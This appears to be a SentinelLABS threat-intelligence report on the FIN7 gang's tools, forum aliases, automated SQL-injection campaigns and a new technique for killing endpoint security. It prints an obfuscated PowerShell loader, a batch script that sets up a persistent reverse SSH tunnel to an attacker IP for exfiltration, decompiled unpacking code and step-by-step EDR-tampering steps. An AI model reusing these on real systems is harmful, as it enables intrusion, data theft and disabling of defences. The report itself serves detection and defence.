FIN7 Reboot | Cybercrime Gang Enhances Ops with New EDR Bypasses and Automated Attacks

By Antonio Cocomazzi

Published: 2024-07-17 · Archived: 2026-04-05 14:36:23 UTC

Executive Summary

- New evidence shows FIN7 is using multiple pseudonyms to mask the group's true identity and sustain its criminal operations in the underground market
- FIN7's campaigns demonstrate the group's adoption of automated SQL injection attacks for exploiting public-facing applications
- AvNeutralizer (*aka* AuKill), a highly specialized tool developed by FIN7 to tamper with security solutions, has been marketed in the criminal underground and used by multiple ransomware groups
- SentinelLABS has discovered a new version of AvNeutralizer that utilizes a technique previously unseen in the wild to tamper with security solutions, leveraging the Windows built-in driver ProcLaunchMon.sys (TTD Monitor Driver)
- Attribution efforts have expanded our understanding of the AvNeutralizer malware family. This research offers a broader perspective than previous research, enabling better evolution tracking and retrospective analysis

Background

FIN7, an elusive and persistent financially motivated threat group with origins in Russia, has been active since 2012, targeting various industry sectors and causing substantial financial losses in industries such as hospitality, energy, finance, high-tech and retail.

Initially, FIN7 specialized in using POS (Point of Sale) malware for financial fraud. However, beginning in 2020, it shifted its focus to ransomware operations, affiliating with notorious RaaS groups such as REvil and Conti as well as launching its own RaaS programs under the names Darkside and subsequently BlackMatter.

The group has created fraudulent infosec firms, such as Combi Security and Bastion Secure, to deceive security researchers and launch ransomware attacks. Despite setbacks like the arrests of some members, FIN7's activities have continued, suggesting changing TTPs, temporary breaks or the emergence of splinter groups.

This research explores the group's activities, from underground operations to new TTPs and malicious campaigns, to help defenders better understand and counteract its operations.

Criminal Underground Operations

In our November 3rd, 2022 report, we discussed the connection between FIN7 and the use of EDR evasion tools in ransomware attacks involving the Black Basta group. Our telemetry revealed that the EDR impairment tool,


which we track as “AvNeutralizer” (*aka* AuKill), targeted multiple endpoint security solutions and was used exclusively by the group for six months. This reinforced our hypothesis that FIN7 and Black Basta might have had a close relationship.

New evidence has emerged since our last report allowing us to refine our understanding of the situation.

Beginning in January 2023, we observed a peak in the usage of updated versions of AvNeutralizer by multiple ransomware groups. This suggests that the tool was no longer exclusive to Black Basta, who shifted several TTPs since our last report and removed AvNeutralizer from its arsenal. We hypothesize that AvNeutralizer was likely sold on criminal underground forums, with Black Basta being one of the early buyers and adopters.

After conducting a thorough analysis, we identified multiple advertisements across various underground forums in which we assess with high confidence that these advertisements were promoting the sale of the AvNeutralizer tool.

On May 19th, 2022, a user named “goodsoft” advertised an AV killer tool for a starting price of $4,000 on the exploit[.]in forum, which targeted various endpoint security solutions. Later, on June 14th, 2022, a user named “lefroggy” published a similar advertisement on the `xss[.]is` forum for $15,000. A week later, on June 21st, a user named “killerAV” posted a similar advertisement on the RAMP forum for $8,000.




AV killer advertisement by ‘goodsoft’, Google translated from RU

We have observed activity from “goodsoft”, “lefroggy” and “killerAV” on several criminal forums, revealing posts consistent with the interests, motivations and TTPs of FIN7.

On August 10th, 2022, “goodsoft” offered their “PentestSoftware” for sale at a monthly rate of $6,500 on the `exploit[.]in` forum. The advertisement described the software as a post-exploitation framework with multiple modules designed to infiltrate enterprise networks and evade conventional antivirus programs. The poster claimed that a development team had spent over three years and US $1 million creating the software.

The post provides a link to a PDF manual to demonstrate the software’s legitimacy. Our analysis of the manual shows that the “PentestSoftware” being advertised is referred to as “IceBot” and “Remote System Client” in the manual, exhibiting similarities in functionality to the Diceloader malware. Users “killerAV” and “lefroggy” posted similar advertisements for the “PentestSoftware” on the RAMP and `xss[.]is` forums shortly afterward.

On March 28th, 2023, a user named “Stupor” advertised an AV killer targeting various security solutions for a starting price of $10,000 on the `xss[.]is` forum. We collected and analyzed the tool, attributing it with high confidence to an updated version of AvNeutralizer and linking it to the same individual identified [in our previous report](#).



AV killer advertisement by ‘Stupor’, Google translated from RU

Considering the available evidence and prior intelligence, we assess with high confidence that “goodsoft”, “lefroggy”, “killerAV” and “Stupor” belong to the FIN7 cluster. Furthermore, these threat actors are likely employing multiple pseudonyms on various forums to mask their true identity and sustain their illicit operations within this network.

FIN7 Arsenal

The proficiency of FIN7 in executing sophisticated cyberattacks relies on their versatile arsenal, which includes tools such as Powertrash, Diceloader, Core Impact, an SSH-based backdoor, and AvNeutralizer.

Each of these tools supports various attack phases carried out during the intrusions, allowing the group to adeptly infiltrate, exploit, persist and evade detection.

Powertrash

Powertrash, a heavily obfuscated PowerShell script, is designed to reflectively load an embedded PE file in-memory, enabling the group to stealthily execute their backdoor payloads in their malicious campaigns.

Powertrash has been deployed in FIN7 intrusions as a means to evade defenses.


```
Set-StrictMode -Version 2
function UhGVbQ
{
$Amzj34=aywK g X 8 C 7 c F '4'
$Amzj34
}
function CWZH
{
Param ($Uhx,$Z9OVh,$fxsmcl,$xr0o)
$Z9OVh+$xr0o+$fxsmcl+$Uhx
}
function hpXlTK
{
$DqI=TSYoZ G p O o w l K e j q
$flIlX7=zthb t 4 / Z
$x75=aPia O 3 w
$XvK=hvbbvZ D
$HiW=wiLQ c Z 2 '6' 2 q 1 R
$AIe5=nbLJMg G X s L '9' H 0 S U 6 o
$G4LjaM=lruGkG n I y v z p l H A W n 2 '4' q +
$HiW+$DqI+$G4LjaM+$flIlX7+$x75+$AIe5+$XvK
}
```

Powertrash snippet of code

Although FIN7 isn't the sole user of Powertrash, it is one of its main adopters.

In order to gain a better understanding of its usage, we carried out a retrospective analysis of approximately 50 available samples to determine the malware families associated with Powertrash.

To facilitate this process, we developed an unpacker based on the PowerShell Abstract Syntax Tree (AST) for effectively handling the highly obfuscated code and automating payload extraction. We're making the Powertrash unpacker publicly available to encourage further research.



Timeline of Powertrash-Packed Malware Families


Our analysis of the Timeline of Powertrash-Packed Malware Families revealed a consistent pattern in the usage of the group's C2 implants. Historically, FIN7 has utilized Carbanak, a privately developed and fully featured C2 framework, to carry out their malicious operations. In line with the timeline, Lizar version 2.0 (aka Diceloader) was discovered in Q1 2021 as an evolution of Carbanak and replaced it. Furthermore, the emergence of Powertrash samples delivering Core Impact implants starting in Q2 2022 correlates with "lefroggy" activities in the criminal underground, where was purchasing cracked copies of Core Impact on the `xss[.]is` forum.

Diceloader

Diceloader, *aka* Lizar and IceBot, is a minimal backdoor that enables the attacker to establish a C2 channel. This backdoor allows the attacker to control the system by sending position-independent code (or shellcode) modules, loading them directly in memory and sending the output back to the attacker through an encrypted channel.

The payloads contain an encrypted configuration that instructs the bot on which C2 server and port to connect for control. The payload is not designed to be dropped directly on the disk and is compiled with the ReflectiveLoader implementation to allow in-memory reflective loading. Diceloader has typically been deployed through Powertrash loaders in FIN7 operations.

The attacker uses a helper UI client, also referred to as the "Remote System Client", to interact with the Diceloader C2 servers and control its victims. This UI client can be used by the operator to load additional modules on multiple victims and progress their attacks within the compromised environments.




Remote System Client UI to interact with Diceloader (image by Prodaft)

The Diceloader C2 server implementation does not hide its specific implementation details, and it produces a unique network signature that can be easily fingerprinted. At the time of this research, we were able to track the active Diceloader C2 infrastructure, which was distributed across various countries and hosting providers.

SSH-based Backdoor

During our investigation into the Diceloader C2 infrastructure, we identified a Diceloader C2 server, attributed with high confidence to FIN7, which exposed an open directory web server used as staging server to serve their payloads.



FIN7 open directory web server

On this server, we found two Powertrash loaders delivering Diceloader and another directory containing native tools based on OpenSSH and 7zip. These tools appeared to be used as a persistence tactic by the group.

These tools are chained to maintain persistence on the compromised system by downloading the entire toolchain from the staging server and executing the `install.bat` script.

```
SCHTASKS /create /f /tn "Microsoft\Windows\System" /tr "%SystemRoot%\OpenSSH\ssh.exe
lcccportal_edu@15.235.156.105 -p 443 -i %PROGRAMDATA%\ssh\id_ed25519 -R
15.235.156.105:10376:127.0.0.1:9898 -R 15.235.156.105:20376:127.0.0.1:59999 -N -C -o
IdentitiesOnly=yes -o StrictHostKeyChecking=no" /sc minute /mo 1 /RU "NT AUTHORITY\SYSTEM"
SCHTASKS /create /f /tn "Microsoft\Windows\ResolutionHost" /tr "%SystemRoot%\OpenSSH\sshd.exe" /sc
minute /mo 1 /RU "NT AUTHORITY\SYSTEM"
SCHTASKS /create /f /tn "Microsoft\Windows\WindowsParentalControls" /tr "%SystemRoot%\OpenSSH\ssh.exe
sshd@127.0.0.1 -p 9898 -i %PROGRAMDATA%\ssh\id_ed25519 -D 127.0.0.1:59999 -N -C -o IdentitiesOnly=yes
-o StrictHostKeyChecking=no" /sc minute /mo 1 /RU "NT AUTHORITY\SYSTEM"
```

SSH-based backdoor “install.bat” snippet of code

This script initializes all necessary dependencies and sets up an SFTP server through a reverse SSH tunnel connecting to the attacker’s server using the embedded private key provided in the toolchain. The reverse tunnel is configured as a scheduled task so it can survive reboots. With this setup, the attacker can stealthily exfiltrate files from the compromised machine at any time.

We have observed this tool being exclusively used in intrusions directly operated by FIN7, typically when the group aimed to gather sensitive information from the targeted company.

Core Impact

Core Impact is a penetration testing tool designed for exploitation activities. It offers an extensive library of commercial-grade exploits, aligning well with FIN7’s interests observed in the criminal underground.

The framework enables the generation of Position Independent Code (PIC) implants to take control of exploited systems. These implants come packed with PIC loaders, which use XOR decryption at runtime to evade static detections. The implant configuration includes the C2 server’s IP and port for receiving commands from the attacker, along with an RSA public key for use in the encrypted communication channel.

FIN7 has been delivering Core Impact loaders through Powertrash in their campaigns. To facilitate the analysis of Core Impact implant configurations, we have developed an unpacker that automatically extracts the Core Impact implant from the observed loaders in the wild. The Core Impact unpacker is released as part of this research to encourage further investigation.

Although the RSA public key is initialized when the Core Impact C2 server is started, we have found loaders with overlapping configurations. We attribute, with medium confidence, one specific RSA key to FIN7 operations:

```
cd19dbaa04ea4b61ace6f8cdfe72dc99a6f807bcda39ceab2fefd1771d44ad288b76bc20eaf9ee26c9a175
bb055f0f2eb800ae6010ddd7b509e061651ab5e883d491244f8c04cbc645717043c74722bee317754ea1
df13e446ca9b1728f1389785daecf915ce27f6806c7bfa2b5764e88e2957d2e9fcfd79597b3421ea4b5e6f
```

AvNeutralizer

According to our intel, FIN7 began developing a specialized tool to tamper with security solutions in April 2022. We track this tool as “AvNeutralizer” (*aka* AuKill). The tool has received multiple updates, with a recent iteration including a previously unseen tampering method.

The first usage of this tool, in intrusions detected within our telemetry, was observed in early June 2022. The tool is delivered to buyers as a customized build targeting specific security solutions requested by the buyer. While

multiple samples of the tool exhibit the same code, the list of targeted process names may vary based on the attacker's chosen build.

The earliest version of AvNeutralizer we identified and reported (2fc8b38d3f40d8151ec717c8a8813cf06df90c10) was detected in human-operated intrusions carried out by the Black Basta group, which deployed ransomware to extort victims. This version of the tool exploited weaker versions (< 17.0) of Process Explorer drivers, allowing for cross-process operations between admin processes and protected processes directly from the kernel. The tool utilized this weakness to tamper with security solutions installed on the system.

The userland component was delivered by the attackers during their intrusions using names that mimic the targeted security solutions. We observed file names for the userland component such as `AVDieSe.exe`, `AVDieSophos.exe`, `AVDieMS.exe` and `AVDiePanda.exe`.

Subsequent updates of AvNeutralizer, detected in our telemetry starting from early 2023, included minor changes like the naming convention that is usually prefixed with "au" followed by the targeted security solution name (e.g., `auSentinel.exe`, `auSophos.exe`, `auElastic.exe`, `auSyma.exe`) and the usage of the startkey command line parameter. Starting from this version, we observed a significant overlap between what we internally track as AvNeutralizer and the "AuKill" tool documented by Sophos.

Since early 2023, our telemetry data reveals numerous intrusions involving various versions of AvNeutralizer. About 10 of these are attributed to human-operated ransomware intrusions that deployed well-known RaaS payloads including AvosLocker, MedusaLocker, BlackCat, Trigona and LockBit.

Previous research has reported on connections between FIN7 and RaaS groups like LockBit. While we cannot conclusively determine if intrusions involving the LockBit locker and the AvNeutralizer tool were executed by FIN7, we have not found evidence directly linking these activities to the group.

Since Sophos has already provided a detailed analysis of an earlier version of the tool, we will document the updated version of AvNeutralizer (15186e9d03600c667bbe4b34c5e1348bfc0a8168), which now implements previously unseen techniques to tamper with some specific implementations of protected processes.

This updated version has been used in ransomware intrusions starting from April 2023, either as a packed or unprotected payload. Despite different threat actors using the tool, the packer code is identical across various usages, suggesting that FIN7 provides a shared obfuscator to their buyers within the AvNeutralizer bundle.

The packer employs anti-analysis techniques, such as checking the "startkey" command-line argument and using Win32 functions like IsDebuggerPresent and SetUnhandledExceptionFilter to detect debugging executions.

The final PE payload is unpacked with two iterations of XOR decryption, separated by a step of LZNT1 decompression.

The malware uses the ExceptionInfo parameter of the UnhandledExceptionFilter routine (used as the unpacking function) to retrieve the ContextRecord and the values of the debug registers Dr0, Dr1, Dr2, Dr3 and Dr6. These values, set to 0 in non-debugging executions, are used as indexes of the arrays during the decryption routines, causing the unpacking routine to silently fail during debugging sessions to complicate the analysis.

```
LONG __fastcall UnhandledExceptionFilter(_EXCEPTION_POINTERS *ExceptionInfo)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  Dr0 = ExceptionInfo->ContextRecord->Dr0;
  lastError1 = GetLastError();
  for ( i = Dr0; i <= gCompressedBufferSize + 40; ++i )
  {
    gEncryptedBuffer[ExceptionInfo->ContextRecord->Dr0 + i] = (LOBYTE(ExceptionInfo->ContextRecord->Dr6)
                                                             + gXorKey1) ^ gEncryptedBuffer[ExceptionInfo->ContextRecord->Dr1 + i];
    val_1 = gUnk != 3;  // val_1 = 1
    Dr0 += returnHalf(2 * Dr0) / val_1 / (1 - ExceptionInfo->ContextRecord->Dr3);
  }
```

First iteration of XOR decryption in the unpacking function

```
do
{
  if ( FlsAlloc(0i64) != -1 )
    FinalUncompressedSize = DecompressLZNT1Buffer(// calls RtlDecompressBuffer
                                &gEncryptedBuffer[40],
                                gDecompressedBuffer,
                                gCompressedBufferSize,
                                gUncompressedBufferSize);
}
while ( ExceptionInfo->ContextRecord->Dr2 );
if ( !FinalUncompressedSize )
  return 0;
for ( j = 0; j <= FinalUncompressedSize; ++j )
  *(gDecompressedBuffer + j) ^= gXorKey2;
```

Second iteration of XOR decryption in the unpacking function

New Technique to Disable Endpoint Security Solutions

The unpacked AvNeutralizer payload (`8a03580d29fe1dcc3de9fffaf8960bc339ecd994`) employs more than 10 different user mode and kernel mode techniques to tamper with the security solutions installed on the system.

Most of these techniques are already documented, such as removing the PPL protection through the vulnerable RTCore64.sys driver, sandboxing protected processes, leveraging Restart Manager API and Service Control Manager API and more.

However, we discovered a further unique technique that leverages a Windows builtin driver capability previously unseen in the wild.

AvNeutralizer uses a combination of drivers and operations to create a failure in some specific implementations of protected processes, ultimately leading to a denial of service condition. It employs the TTD monitor driver ProcLaunchMon.sys, available on default system installations in the system drivers directory, in conjunction with updated versions of the process explorer driver with version 17.02 (`17d9200843fe0eb224644a61f0d1982fac54d844`), which has been hardened for cross process operations abuse and is currently not blocked by the Microsoft's WDAC list.

The steps we observed to be successful in achieving a DoS condition in some protected processes implementations are as follows:

- Drops the process explorer driver in `C:\Windows\System32\PED.sys` (`17d9200843fe0eb224644a61f0d1982fac54d844`), loads and connects to the driver device `\\.\PROCEXP152` ;

- Loads the driver `C:\Windows\System32\drivers\ProcLaunchMon.sys` available on the local system and connects to the driver device `\\.\com_microsoft_idna_ProcLaunchMon`;
- Configures a new TTD monitoring session by interacting with the `ProcLaunchMon` driver;
- Adds the PID of the targeted protected process to the TTD monitoring session, causing newly spawned child processes to be suspended (IOCTL: 0x228034);
- Uses the `procexp` driver to kill all non-protected child processes of the targeted protected process; this is still allowed in updated versions of the process explorer driver;
- The protected process tries to relaunch its child processes, but this time they are suspended by the kernel;
- The protected process is unable to communicate with its child processes and experiences failures due to this condition, ultimately leading to a crash.

AvNeutralizer Workflow


Malicious Campaigns

Prodaft's prior research has highlighted the Checkmarks platform, developed by the FIN7 group as an automated attack system primarily aimed at exploiting public-facing Microsoft Exchange servers. The platform conducts extensive scanning and exploitation by leveraging the ProxyShell exploit, which takes advantage of CVE-2021-34473, CVE-2021-34523 and CVE-2021-31207 vulnerabilities.


The Checkmarks platform also incorporates an Auto-SQLi module for SQL Injection attacks. If initial attempts are unsuccessful, the SQLMap tool scans targets for potential SQL injection vulnerabilities. This module provides remote access to the victim's system, with FIN7 tailoring the system for seamless implementation and adaptability to various situations, thereby expanding the range of exploitable vulnerabilities.

Our findings indicate numerous intrusions leveraging SQL injection vulnerabilities targeting public-facing servers through automated exploitation, which we attribute with medium confidence to FIN7 and the Auto-SQLi module

within the Checkmarks system. These intrusions primarily occurred in 2022, with a particular focus during Q3, impacting US companies in the manufacturing, legal and public sector industries.

